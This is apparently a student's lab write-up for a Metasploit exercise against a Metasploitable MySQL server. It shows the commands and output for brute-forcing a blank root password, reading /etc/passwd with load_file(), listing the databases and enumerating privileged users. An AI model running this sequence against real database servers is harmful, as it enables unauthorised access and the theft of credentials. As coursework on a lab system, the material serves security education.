


Lab: MySQL Hacking with Metasploit

- This lab is worth 2 points.
- The due date is Tuesday midnight.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., MySQLHacking_ImG.docx).

Task 1: Brute-forcing logins

- msf> use **auxiliary/scanner/mysql/mysql_login**
 - Take a screenshot of the outcome. Explain what you have done and accomplished.



```
root@kali-CIS:/home/kali
File Actions Edit View Help
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > setg RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf6 auxiliary(scanner/mysql/mysql_login) > setg USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > setg BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.100:3306 - 192.168.1.100:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.1.100:3306 - 192.168.1.100:3306 - Success: 'root:'
[*] 192.168.1.100:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

I am using a remote desktop (Kali) and the Armitage program to forcefully log in to the metaspolitable server I have started. I am editing information on the server without having direct access to it.

Task 2: Dumping /etc/passwd from MySQL

- msf auxiliary(mysql_sql) > use **auxiliary/admin/mysql/mysql_sql**
- msf auxiliary(mysql_sql) > set **SQL select load_file('/etc/passwd')**

- Take a screenshot of the outcome. Explain what you have done and accomplished.

```

root@kali-CIS: /home/kali
File Actions Edit View Help
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >

```

I forcefully gained access in Task 1. Now I am able to insert information such as a password.

- c. msf auxiliary(mysql_sql) > set SQL show databases
- Take a screenshot of the outcome. Explain what you have done and accomplished.

```
root@kali-CIS:/home/kali
File Actions Edit View Help
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.1.100

[*] 192.168.1.100:3306 - Sending statement: 'show databases' ...
[*] 192.168.1.100:3306 - information_schema |
[*] 192.168.1.100:3306 - dvwa |
[*] 192.168.1.100:3306 - metasploit |
[*] 192.168.1.100:3306 - mysql |
[*] 192.168.1.100:3306 - owasp10 |
[*] 192.168.1.100:3306 - tikiwiki |
[*] 192.168.1.100:3306 - tikiwiki195 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > 
```

I used my access to the metaspolitable server to discover what permissions and server roles I could use remotely. I listed the databases through Kali.

Task 3: Enumerating MySQL Users

- a. msf auxiliary(mysql_enum) > use auxiliary/admin/mysql/mysql_enum
 - Take a screenshot of the outcome. Explain what you have done and accomplished.

```
root@kali-CIS: /home/kali
File Actions Edit View Help
[*] 192.168.1.100:3306 - The following users have SUPER Privilege:
[*] 192.168.1.100:3306 - User: debian-sys-maint Host:
[*] 192.168.1.100:3306 - User: root Host: %
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - The following users have FILE Privilege:
[*] 192.168.1.100:3306 - User: debian-sys-maint Host:
[*] 192.168.1.100:3306 - User: root Host: %
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - The following users have PROCESS Privilege:
[*] 192.168.1.100:3306 - User: debian-sys-maint Host:
[*] 192.168.1.100:3306 - User: root Host: %
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - The following accounts have privileges to the
mysql database:
[*] 192.168.1.100:3306 - User: debian-sys-maint Host:
[*] 192.168.1.100:3306 - User: root Host: %
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - The following accounts have empty passwords:
[*] 192.168.1.100:3306 - User: debian-sys-maint Host:
[*] 192.168.1.100:3306 - User: root Host: %
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - The following accounts are not restricted by
source:
[*] 192.168.1.100:3306 - User: guest Host: %
[*] 192.168.1.100:3306 - User: root Host: %
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_enum) > |
```

I am using a remote desktop (Kali) and the Armitage program to forcefully log in to the metaspolitable server I have started. I am editing information on the server without having direct access to it.